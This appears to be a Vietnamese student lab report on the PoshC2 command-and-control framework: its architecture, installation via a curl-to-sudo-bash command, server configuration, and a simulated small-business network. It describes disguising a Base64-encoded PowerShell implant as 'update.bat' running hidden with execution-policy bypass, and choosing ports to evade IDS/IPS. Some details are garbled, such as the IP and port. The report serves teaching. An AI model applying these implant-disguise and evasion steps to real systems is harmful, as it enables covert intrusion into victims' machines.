

BÁO CÁO THỰC HÀNH HT2

Môn học: Tấn Công Mạng

Kỳ báo cáo: Buổi 01

Tên chủ đề: Ethical Hacking

GVHD: ThS Nguyễn Công Danh

Ngày báo cáo: 10/03/2025

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT205.P21.ANTT

Nhóm: 11

STT	Họ và tên	MSSV	Email
1	Nguyễn Hoàng Duy Kha	22520597	22520597@gm.uit.edu.vn
2	Đào Duy Khang	22520607	22520607@gm.uit.edu.vn
3	Nguyễn Thành Thọ	22521371	22521371@gm.uit.edu.vn
4	Phan Nguyễn Nhật Trâm	22521501	22521501@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN

STT	Công việc	Thực hiện	Kết quả tự đánh giá
1	Tìm hiểu về mô hình Command & Control		
2	Xây dựng mô hình mạng mô phỏng tấn công thông qua C2		
3	Xây dựng mã độc từ hạ tầng C2		
4	Xây dựng kịch bản tấn công hạ tầng mạng doanh nghiệp nhỏ		

3. LINK VIDEO DEMO

https://drive.google.com/file/d/1T3bvL75l46xF35HuFRMBTrSgDWrljmH3/view?usp=drive_link

BÁO CÁO CHI TIẾT

1. Tìm hiểu về mô hình Command & Control (C2) - Sử dụng PoshC2

1.1. Giới thiệu về mô hình PoshC2

a) Tổng quan về PoshC2


PoshC2 là một framework mã nguồn mở do Nettitude phát triển, được thiết kế để hỗ trợ các Red Team trong việc kiểm tra khả năng phòng thủ của hệ thống thông qua mô phỏng các cuộc tấn công mạng. Công cụ này cho phép thực hiện các hoạt động như xâm nhập hệ thống, kiểm soát thiết bị bị chiếm quyền và di chuyển ngang trong mạng (Lateral Movement)

PoshC2 được viết chủ yếu bằng Python3 với cấu trúc mô-đun, giúp người dùng dễ dàng tùy chỉnh hoặc mở rộng tính năng theo nhu cầu, tăng tính linh hoạt khi triển khai C2.

Khi cài đặt, PoshC2 cung cấp sẵn nhiều implant đa dạng như PowerShell (version 2 và 4), C#, Python3, hoặc các định dạng như file thực thi (.exe), thư viện liên kết động (.dll) và raw shellcode. Nhờ đó, PoshC2 có khả năng mô phỏng tấn công trên nhiều hệ điều hành khác nhau, bao gồm Windows, Linux (Unix) và macOS, đáp ứng tốt yêu cầu thực hành tấn công mạng trong môi trường doanh nghiệp nhỏ.

b) Mô hình mạng của PoshC2

Mô hình mạng của PoshC2 được thiết kế để hỗ trợ Red Team trong việc quản lý và điều khiển các thiết bị bị tấn công từ xa thông qua hạ tầng Command & Control (C2). Đây là một hệ thống phân tán với các thành phần kết nối qua mạng để thực hiện tấn công và duy trì quyền kiểm soát. C2 Server đóng vai trò trung tâm, lắng nghe kết nối từ các implant và truyền lệnh đến chúng khi chúng "check-in". Implant là mã độc chạy trên máy nạn nhân, định kỳ liên lạc với C2 Server để nhận nhiệm vụ mới. Implant-Handler, chạy trên máy của attacker, cho phép người dùng gửi lệnh tới C2 Server thông qua một database trung gian. Database này lưu trữ toàn bộ thông tin giao tiếp, từ lệnh được phát ra đến kết quả trả về, đảm bảo không bỏ sót hoạt động nào.



Hình 1. Tương tác giữa C2 Server – Database - Implant Handle

Trong mô hình mạng, các thành phần kết nối chủ yếu qua giao thức HTTP/HTTPS. Implant gửi yêu cầu đến C2 Server (trực tiếp hoặc qua proxy), nhận lệnh và thực thi trên máy nạn nhân. Để tăng tính bảo mật, PoshC2 khuyến nghị sử dụng C2 Proxy, theo tài liệu chính thức của PoshC2 là một VPS chạy Apache với mod_rewrite, để chuyển hướng lưu lượng và ẩn địa chỉ thật của C2 Server. Ví dụ, trong một kịch bản thực tế, implant trên máy nạn nhân có thể gửi lưu lượng tới proxy công khai, sau đó proxy chuyển tiếp đến C2 Server ẩn sau mạng nội bộ.

Đối với bài Lab 01, mô hình mạng của PoshC2 được đơn giản hóa để mô phỏng tấn công trong môi trường doanh nghiệp nhỏ. C2 Server và Implant-Handler sẽ chạy trên cùng máy attacker, trong khi implant được triển khai trên máy Client trong mạng mục tiêu. Kết nối giữa các thành phần sử dụng HTTPS để đảm bảo tính linh hoạt và dễ cấu hình trong lab. Tuy nhiên, trong thực tế, việc thêm proxy sẽ giúp tăng tính ẩn danh và bảo vệ hạ tầng C2 trước các biện pháp phát hiện

a) Các thành phần chính

- C2 Server:

Đây là thành phần trung tâm của PoshC2, chịu trách nhiệm duy trì kết nối với các implant và thực thi lệnh từ Red Team. C2 Server được triển khai dưới dạng một tiến trình Python3, thường chạy trên máy chủ Linux hoặc Windows (mặc định lưu tại thư mục `/opt/PoshC2` nếu dùng Docker). Nó cung cấp một giao diện log để theo dõi hoạt động như kết nối mới từ implant, kết quả thực thi lệnh, hoặc thông báo lỗi. Người dùng có thể tùy chỉnh C2 Server thông qua file cấu hình (`config.yml`), ví dụ như thay đổi cổng lắng nghe (mặc định 443) hoặc KillDate.

- **Implant:**

Implant là các payload được tạo ra từ PoshC2 và triển khai trên máy nạn nhân để thiết lập kết nối ngược về C2 Server. PoshC2 hỗ trợ nhiều loại implant, bao gồm PowerShell (tương thích version 2 và 4), C#, Python3, hoặc định dạng raw shellcode. Tùy thuộc vào mục tiêu, implant có thể được nhúng vào file thực thi (.exe), thư viện (.dll), hoặc các tệp khác. Đặc biệt, implant của PoshC2 được thiết kế để hoạt động trên nhiều hệ điều hành như Windows, Linux, và macOS, với khả năng mã hóa giao tiếp để tránh bị phát hiện bởi các phần mềm bảo mật.

- **Implant-Handler:**

Đây là công cụ giao tiếp chính của Red Team, cho phép người dùng nhập lệnh và quản lý các implant thông qua C2 Server. Implant-Handler chạy dưới dạng một tiến trình riêng, thường trên cùng máy với C2 Server, và cung cấp giao diện dòng lệnh với tính năng tự động hoàn thành lệnh, lịch sử thao tác, và gợi ý ngữ cảnh. Ví dụ, người dùng có thể dùng lệnh `get-userinfo` để yêu cầu implant lấy thông tin nạn nhân, sau đó kết quả sẽ được lưu vào database và hiển thị trên Implant-Handler.

- **Database:**

Database trong PoshC2 đóng vai trò trung gian để lưu trữ và đồng bộ dữ liệu giữa C2 Server và Implant-Handler. Mặc định, PoshC2 sử dụng SQLite (lưu tại thư mục dự án `/var/poshc2/<project name>`), nhưng có thể cấu hình để dùng database khác nếu cần như PostgreSQL. Mọi hoạt động như lệnh phát ra, thời gian thực thi, thông tin implant (IP, hostname, user), và kết quả trả về đều được ghi lại chi tiết kèm thời gian thực (timestamp). Điều này không chỉ giúp theo dõi quá trình tấn công mà còn hỗ trợ phân tích sau thực hành.

b) Giao thức hỗ trợ

PoshC2 được thiết kế để hỗ trợ nhiều giao thức nhằm đảm bảo tính linh hoạt và khả năng che giấu trong quá trình tấn công mạng. Giao thức chính mà PoshC2 sử dụng là HTTP và HTTPS, cho phép implant giao tiếp với C2 Server thông qua các yêu cầu web thông thường. Lưu lượng qua HTTP/HTTPS được mã hóa toàn phần, giả lập như truy cập trang web hợp pháp với các tiêu đề (header) tùy chỉnh như user-agent hoặc thời gian beacon ngẫu nhiên (jitter), giúp tránh sự phát hiện từ các hệ thống phòng thủ như firewall hay IDS.

Ngoài HTTP/HTTPS, PoshC2 có thể được tùy chỉnh để hỗ trợ các giao thức khác tùy theo nhu cầu của Red Team. Trong môi trường nội bộ không có kết nối Internet, giao thức SMB hoặc Named Pipe tận dụng cơ chế giao tiếp của Windows

để liên kết implant với C2 Server mà không cần qua mạng bên ngoài. Một kỹ thuật nâng cao khác là Domain Fronting, tuy không được PoshC2 hỗ trợ trực tiếp, nhưng có thể áp dụng bằng cách kết hợp với proxy hoặc dịch vụ CDN (như Cloudflare) để che giấu địa chỉ thật của C2 Server, tăng tính ẩn danh cho hạ tầng tấn công.

1.2. Các tính năng bổ sung của PoshC2

PoshC2 cung cấp nhiều tính năng nổi bật hỗ trợ Red Team trong việc xây dựng và quản lý hạ tầng C2, đặc biệt với khả năng tùy chỉnh linh hoạt. Một trong những điểm mạnh là hỗ trợ shellcode và obfuscation, cho phép tạo payload dưới dạng mã nhị phân (raw shellcode) hoặc mã hóa chúng để che giấu trước các phần mềm AntiVirus. Người dùng có thể điều chỉnh các tham số quan trọng của payload như thời gian beacon mặc định, độ trễ ngẫu nhiên (jitter), ngày vô hiệu hóa (kill date), hay user-agent, giúp implant hoạt động kín đáo và khó bị phát hiện. PoshC2 cũng đi kèm kho payload đa dạng (PowerShell, C#, Python3), được cập nhật thường xuyên để bypass các giải pháp bảo mật phổ biến, cùng khả năng tích hợp Docker nhằm đảm bảo tính tương thích trên nhiều hệ điều hành như Windows, Linux, và macOS.

Về bảo mật và vận hành, PoshC2 tự động tạo quy tắc Apache Rewrite để sử dụng trong proxy C2, giúp che giấu cơ sở hạ tầng và duy trì an toàn khi thực hiện tấn công. Giao tiếp giữa implant và C2 Server được mã hóa toàn phần, đảm bảo tính bảo mật và toàn vẹn dữ liệu, ngay cả khi dùng HTTP. Hệ thống hỗ trợ mô hình Client/Server, cho phép nhiều thành viên trong nhóm cùng sử dụng một máy chủ C2, đồng thời tích hợp cơ chế thông báo tự động qua tin nhắn hoặc Pushover khi implant triển khai thành công. Mọi hoạt động được ghi log chi tiết vào cơ sở dữ liệu (bao gồm thông tin người dùng, máy chủ, số hiệu implant) và lưu riêng vào tệp để phân tích sau này.

Ngoài ra, PoshC2 cho phép người dùng mở rộng chức năng thông qua mô-đun tự viết bằng C#, PowerShell, hoặc Python3, có thể thực thi trực tiếp trong bộ nhớ của implant mà không cần ghi xuống đĩa. Framework còn cung cấp implant không phụ thuộc PowerShell (dùng C# hoặc Python, tránh thư viện System.Management.Automation.dll) và tích hợp SharpSocks – một proxy SOCKS mã nguồn mở – để tăng khả năng kiểm soát và truyền dữ liệu an toàn. Giao diện dòng lệnh thông minh với tự động hoàn thành lệnh, lịch sử thao tác, và gợi ý theo ngữ cảnh cũng giúp việc vận hành trở nên hiệu quả. Những tính năng này không chỉ hỗ trợ xây dựng hạ tầng C2 trong Lab 01 mà còn phù hợp với các kịch bản tấn công mạng thực tế.


2. Xây dựng mô hình mạng mô phỏng tấn công thông qua C2

2.1. Tổng quan về mô hình mạng mô phỏng

a) Mục tiêu của mô hình:

- Xây dựng một hạ tầng mạng mô phỏng thực tế để thực hiện tấn công qua PoshC2.
- Mô phỏng vai trò của Red Team (Attacker) và mạng doanh nghiệp nhỏ (Victim).

b) Sơ đồ mô hình mạng:



Hình 2. Mô hình mạng mô phỏng

2.2. Cấu hình hạ tầng Red Team/Attacker

Hạ tầng Red Team được xây dựng trên Kali Linux để triển khai PoshC2, đóng vai trò máy chủ C2 điều khiển các implant trong mạng doanh nghiệp nhỏ mô phỏng của Lab 01. Kali Linux được chọn nhờ tích hợp sẵn các công cụ bảo mật và khả năng tương thích với PoshC2, giúp đơn giản hóa quá trình tấn công mạng.

- Yêu cầu phần cứng và phần mềm:

Sử dụng Kali Linux phiên bản 2024.1 trên máy ảo VirtualBox với cấu hình: 2 CPU, 4GB RAM, 20GB ổ cứng. Môi trường mạng được gán IP tĩnh 192.168.92.100 để đảm bảo implant có thể kết nối về C2 Server. Các gói cần thiết bao gồm Python3, Git, và wget (đã có sẵn trên Kali) để tải và chạy file cài đặt PoshC2.

- Chuẩn bị môi trường:

Trước khi cài đặt, cập nhật hệ thống bằng lệnh `sudo apt update && sudo apt upgrade -y` để đảm bảo các gói phần mềm mới nhất.

Sử dụng câu lệnh `sudo apt install -y git python3 python3-pip python3-venv && sudo apt install -y gcc libssl-dev libffi-dev python3-dev build-essential` để cài đặt các dependencies cần thiết.

Sau đó, kiểm tra Python3 bằng `python3 --version`. Nếu chưa có thì chúng ta cần tải Python3 vì PoshC2 được viết bằng Python3 nên yêu cầu nhiều thư viện của Python và không thể chạy script cài đặt hoặc thực thi các thành phần chính của PoshC2. Ngoài ra, ta cũng có thể dùng Docker để chạy PoshC2 mà không cần cài trực tiếp lên hệ thống.

Nếu muốn, ta có thể thiết lập môi trường ảo để chạy PoshC2 tránh xung đột thư viện bằng lệnh `python3 -m venv venv && source venv/bin/activate`.

- Cài đặt PoshC2

PoshC2 là một framework Command and Control (C2) mạnh mẽ dành cho Red Team, được viết bằng PowerShell và Python. PoshC2 có thể được cài đặt hệ thống Ubuntu hay Debian. Do PoshC2 chứa payload độc hại, nên chúng ta tránh cài đặt trên các hệ thống bảo mật tốt.

Để cài đặt trên Ubuntu, ta sử dụng câu lệnh sau:

Curl-sSL

<https://raw.githubusercontent.com/nettitude/PoshC2/master/Install.sh>

`sudo bash`

```
ubuntu@Ubuntu24:~$ curl -sSL https://raw.githubusercontent.com/nettitude/PoshC2/master/Install.sh | sudo bash

          _ _ _ _ _
         / /   / /
        / /   / /
       / /   / /
      / /   / /
     / /   / /
    / /   / /
   / /   / /
  / /   / /
 / /   / /
/_/_/_/_/_


===== www.PoshC2.co.uk =====

[*] Git not found - installing via apt
Hit:1 http://vn.archive.ubuntu.com/ubuntu noble InRelease
Get:2 http://vn.archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:3 http://vn.archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:4 http://vn.archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [961 kB]
Get:5 http://vn.archive.ubuntu.com/ubuntu noble-updates/main Translation-en [213 kB]
Get:6 http://vn.archive.ubuntu.com/ubuntu noble-updates/main amd64 Components [151 kB]
Get:7 http://vn.archive.ubuntu.com/ubuntu noble-updates/main amd64 c-n-f Metadata [13.5 kB]
Get:8 http://vn.archive.ubuntu.com/ubuntu noble-updates/restricted amd64 Packages [842 kB]
Get:9 http://vn.archive.ubuntu.com/ubuntu noble-updates/restricted Translation-en [170 kB]
Get:10 http://vn.archive.ubuntu.com/ubuntu noble-updates/restricted amd64 Components [212 B]
Get:11 http://vn.archive.ubuntu.com/ubuntu noble-updates/restricted amd64 c-n-f Metadata [492 B]
Get:12 http://vn.archive.ubuntu.com/ubuntu noble-updates/universe amd64 Packages [1,043 kB]
```

Sau khi cài đặt thành công, chương trình sẽ xuất hiện những câu lệnh mẫu cơ bản để hướng dẫn cách sử dụng công cụ:

Lab 1 – Tấn công mạng

```
[+] Symlinking useful scripts to /usr/bin
[+] Adding service files
[+] Setup complete
```



```
===== www.PoShC2.co.uk =====
```

Create a new project with:
`posh-project -n <project-name>`

Then edit the config file - run:
`posh-config`

Then run:
`posh-server` <- This will run the C2 server, which communicates with Implants and receives task output
`posh` <- This will run the ImplantHandler, used to issue commands to the server and implants

Other options:
`posh-service` <- This will run the C2 server as a service instead of in the foreground
`posh-stop-service` <- This will stop the service
`posh-api-service` <- This will run the C2 API server as a service instead of in the foreground
`posh-stop-api-service` <- This will stop the api service
`posh-log` <- This will view the C2 log if the server is already running
`fpc -c Seatbelt` <- This will query the C2 DB for the Command Seatbelt

Add the following to your `.bashrc` or `.zshrc` to be able to quickly switch to the PoShC2 project directory using `posh-dir`

```
function posh-dir(){
    cd 'posh-project -g'
}
```

Để sử dụng công cụ, ta sẽ thực hiện chạy các câu lệnh sau:

B1: Dùng câu lệnh **posh-project -n [ten_project]** để tạo một project mới:

```
ubuntu@Ubuntu24:~$ posh-project
[*] Usage: posh-project -n <new-project-name>
[*] Usage: posh-project -s <project-to-switch-to>
[*] Usage: posh-project -l (lists projects)
[*] Usage: posh-project -d <project-to-delete>
[*] Usage: posh-project -c (shows current project)
[*] Usage: posh-project -g (quietly shows current project directory for scripting)
```

```
ubuntu@Ubuntu24:~$ posh-project -n demo
[+] Created Project: demo
[*] Now run posh-config to set your configuration
```

B2: Dùng **posh-config** để cấu hình cho project vừa tạo:

```
# ===== CONFIG YOU HAVE TO SET =====
#
ProjectName: "Public-Project" # for pipelines
UserAgent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.3987.122 Safari/537.36" # need to manually specify UserAgent, default is not an option
KillDate: "2999-01-01" # yyyy-MM-dd
NotificationsProjectName: "PoShC2"

# Payload comms urls, will fall over in order listed here. All need to be the same protocol (http/https).
# Format -> Connect-url: host header e.g.
# - https://frontable.com: endpoint.cdn.com
# - "https://direct.com:8080": ""
PayloadComms:
  - "https://127.0.0.1": ""

# ===== OPTIONAL CONFIG =====
#
# Server Config
BindIP: "0.0.0.0"
BindPort: 443

# Database Config
DatabaseType: "SQLite" # or PostgreSQL
PostgresConnectionString: "dbname=posh2_project_x port=5432 user=admin host='192.168.111.111' password='XXXXXXX'" # Only used if PostgreSQL in use

# Pipeline Options
PipelineEnabled: false

# Comms Options
Referer: "" # optional
ServerHeader: "Apache"
DefaultSleep: "5s"
Jitter: 0.20
UrlConfig: "urls" # Beacon URLs will be taken from resources/urls.txt if value is 'urls'. If value is 'wordlists' beacon URLs will be randomly generated on server creation from resources/wordlist.txt

# Payload Options
PayloadStageRetries: true
PayloadStageRetriesInitialWait: 60 # Stager will retry after this many seconds, doubling the wait each time if it fails
PayloadStageRetriesInit: 30 # Stager retry attempts before failing
```


Lab 1 – Tấn công mạng

Trong file config có nhiều thông số chúng ta cần cấu hình nhưng chỉ cần lưu ý những thông số quan trọng sau:

- **Server Listen**

BindIP: '0.0.0.0' //ip của attacker

BindPort: 443 //cổng mà PoshC2 chạy

- **Payload Host/Port**

PayloadCommsHost: "<https://127.0.0.1>" //Máy chủ PoshC2 giao tiếp

- Kill Dates

KillDate: "2999-12-01" //Ngày tắt Implant tự động

- **DomainFrontHeader** dùng để giả mạo thông tin hiển thị của payload trong Network Capture

B3: Sử dụng **posh-server** để công cụ thực hiện khởi tạo các payload. Payload được tạo ra ở nhiều định dạng khác nhau và lưu tại `/var/poshc2/[ten_project]`.

[illegible]

B4: Sử dụng **posh** để login và quản lý các implant. Khi thực hiện những thao tác trên terminal chạy lệnh **posh** thì log sẽ được ghi ở terminal **posh-server** giúp dễ dàng theo dõi được các output trả về

```
==== PoshC2 v9.0 (f6f1330 2024-11-29 13:37:00) ====
User: admin

No Implants as of: 2025-03-27 01:47:27

> Select Implant ID(s) or 'all' (Enter to refresh)::
```

Ngoài ra, PoshC2 còn cung cấp một vài câu lệnh khác như là:

- **posh-service:** Cấu hình PoshC2 như một service
- **posh-stop-service:** Tắt cấu hình service PoshC2
- **posh-log:** Xem lại nhật kí log
- **posh-update:** Update PoshC2
- **Cấu hình PoshC2:**

File cấu hình config.yml trong /opt/PoshC2 , ta sẽ chỉnh sửa các thông số cần thiết để **PoshC2 hoạt động** sao cho phù hợp với môi trường tấn công. Nếu không cấu hình, PoshC2 sẽ chạy với các giá trị mặc định, có thể không phù hợp với hệ thống.

Đầu tiên, ta sẽ cần quan tâm đến PayloadComms, đây sẽ là nơi xác định phương thức giao tiếp giữa payload và C2 Server. Khi kiểm tra địa chỉ IP của Attacker là 192.168.150.237 bằng *ifconfig*, ta sẽ cấu hình cho C2 Server ở trường *PayloadComms*: “https://192.268.150.237:808”. Lí do sử dụng port 8080 thay vì 80 hay 443 là vì các port trên thường bị quản lý chặt bởi hệ thống IDS/IPS, cổng 8080 ít bị chặn hơn do nó thường dùng cho proxy hoặc các ứng dụng web nội bộ. Khi tấn công mạng của doanh nghiệp, việc sử dụng port 8080 sẽ ít bị chú ý hơn.

Tiếp theo là BindIP và BindPort, đây sẽ là địa chỉ IP và cổng mà C2 Server sẽ lắng nghe để nhận kết nối từ payload. Ta vẫn sẽ sử dụng địa chỉ IP của Attacker và port đã sử dụng ở trên.

Ngoài ra, ta có thể tùy chỉnh thêm về KillDate, đây sẽ là thời gian hoạt động của payload. Sau thời gian được cài đặt, payload sẽ tự động hủy.

Sau khi đã cấu hình xong, ta chạy *posh-server* để khởi tạo các payload mới

- Tạo Implant:

Sau khi hoàn tất bước cấu hình, ta sẽ tạo Implant (payload) để gửi đến máy Victim. Các payload mặc định của PoshC2 sẽ được lưu tại /var/poshc2/<project-name>/payloads. Trong đây sẽ cung cấp nhiều loại payload khác nhau để chạy trên hệ thống Windows như là PowerShell(.ps1), EXE(.exe), DLL(.dll), BAT(.bat),.... Trong bài thực hành, ta sẽ sử dụng payload.txt để thực hiện tấn công.

Đầu tiên, ta sẽ sử dụng nội dung trong file payload.txt và encode nó sang Base64. Sở dĩ ta phải Encode nó sang Base64 là vì giúp ẩn đi nội dung của payload, tránh bị phát hiện trên giao thức mạng.

Sau khi đã Encode, ta sẽ sử dụng nội dung đã được mã hóa để tạo file với tên gọi là update.bat để gửi đến nạn nhân, đánh lừa là 1 file update. Trong file update.bat, ta sẽ thêm dòng lệnh *@echo off powershell.exe -ep bypass -w hidden*, lệnh này sẽ giúp chạy payload PowerShell một cách ẩn và bypass các hạn chế về thực thi script trên Windows.

- Kiểm tra hạ tầng:

Kiểm tra C2 Server hoạt động bằng lệnh *netstat -tuln | grep 443* để xác nhận cổng 443 đang lắng nghe, và xem log trong Implant-Handler để đảm bảo không có lỗi.

Hạ tầng Red Team giờ đã sẵn sàng để thực hiện tấn công và quản lý implant trong Lab 01.01

1.1. Cấu hình mạng doanh nghiệp nhỏ


a) ActiveDirectory

- Hệ điều hành: Windows Server 2022
- Vai trò: Quản lý người dùng, nhóm, chính sách bảo mật và xác thực trong hệ thống
- Dịch vụ:
 - o Domain Controller (DC): Quản lý đăng nhập và xác thực
 - o DNS Server: Dịch vụ phân giải tên miền nội bộ
- Tên miền nội bộ: nhom11.local

b) Mail Server: Cài đặt Mail Server với Postfix/Dovecot:

B1: cập nhật hệ thống *sudo apt update && sudo apt upgrade -y*

B2: cài đặt Postfix (SMTP server) *sudo apt install postfix -y*



- Sau đó, mở file cấu hình Postfix: **sudo nano /etc/postfix/main.cf** và chỉnh sửa như sau:

```

GNU nano 7.2 /etc/postfix/main.cf
smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated defer_un>
myhostname = mail.group11.local
mydomain = group11.local
myorigin = $mydomain
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = $myhostname, mail.group11.local, vmb-VMware-Virtual-Platform, l>
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = ipv4
home_mailbox = Maildir/
smtpd_tls_cert_file=/etc/ssl/certs/mailserver.pem
smtpd_tls_key_file=/etc/ssl/private/mailserver.pem
smtpd_use_tls=yes

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute  ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify  ^_ Go To Line

```

- Lưu lại và restart Postfix.
- Kiểm tra trạng thái Postfix:

```

root@vmb-VMware-Virtual-Platform:/home/vmb# sudo systemctl status postfix
● postfix.service - Postfix Mail Transport Agent
   Loaded: loaded (/usr/lib/systemd/system/postfix.service; enabled; preset: >
   Active: active (exited) since Mon 2025-03-31 05:16:08 +07; 7min ago
     Docs: man:postfix(1)
   Process: 50624 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 50624 (code=exited, status=0/SUCCESS)
       CPU: 10ms

Mar 31 05:16:08 vmb-VMware-Virtual-Platform systemd[1]: Starting postfix.servic>
Mar 31 05:16:08 vmb-VMware-Virtual-Platform systemd[1]: Finished postfix.servic>
lines 1-10/10 (END)

```

B3: Cài đặt Dovecot(IMAP/POP3 Server):

- Đầu tiên, chạy lệnh sau để cài đặt: **sudo apt install dovecot-core dovecot-imapd dovecot-pop3d -y**
- Mở file cấu hình chính: **sudo nano /etc/dovecot/dovecot.conf** và thêm dòng **listen = ***


```
root@vmb-VMware-Virtual-Platform: /home/vmb
GNU nano 7.2 /etc/dovecot/dovecot.conf
# --sysconfdir=/etc --localstatedir=/var

# Enable installed protocols
!include_try /usr/share/dovecot/protocols.d/*.protocol

# A comma separated list of IPs or hosts where to listen in for connections.
# "*" listens in all IPv4 interfaces, ":::" listens in all IPv6 interfaces.
# If you want to specify non-default ports or anything more complex,
# edit conf.d/master.conf.
listen = *

# Base directory where to store runtime data.
#base_dir = /var/run/dovecot/

# Name of this instance. In multi-instance setup doveadm and other commands
# can use -i <instance_name> to select which instance is used (an alternative
# to -c <config_path>). The instance name is also added to Dovecot processes
# in ps output.
#instance_name = dovecot

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line
```

- Sau đó mở file cấu hình IMAP: **sudo nano /etc/dovecot/conf.d/10-mail.conf**

```
root@vmb-VMware-Virtual-Platform: /home/vmb
GNU nano 7.2 /etc/dovecot/conf.d/10-mail.conf
#
# %u - username
# %n - user part in user@domain, same as %u if there's no domain
# %d - domain part in user@domain, empty if there's no domain
# %h - home directory
#
# See doc/wiki/Variables.txt for full list. Some examples:
#
# mail_location = maildir:~/Maildir
# mail_location = mbox:~/mail:INBOX=/var/mail/%u
# mail_location = mbox:/var/mail/%d/%1n/%n:INDEX=/var/indexes/%d/%1n/%n
#
# <doc/wiki/MailLocation.txt>
#
mail_location = maildir:~/Maildir

# If you need to set multiple mailbox locations or want to change default
# namespace settings, you can do it by defining namespace sections.
#
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
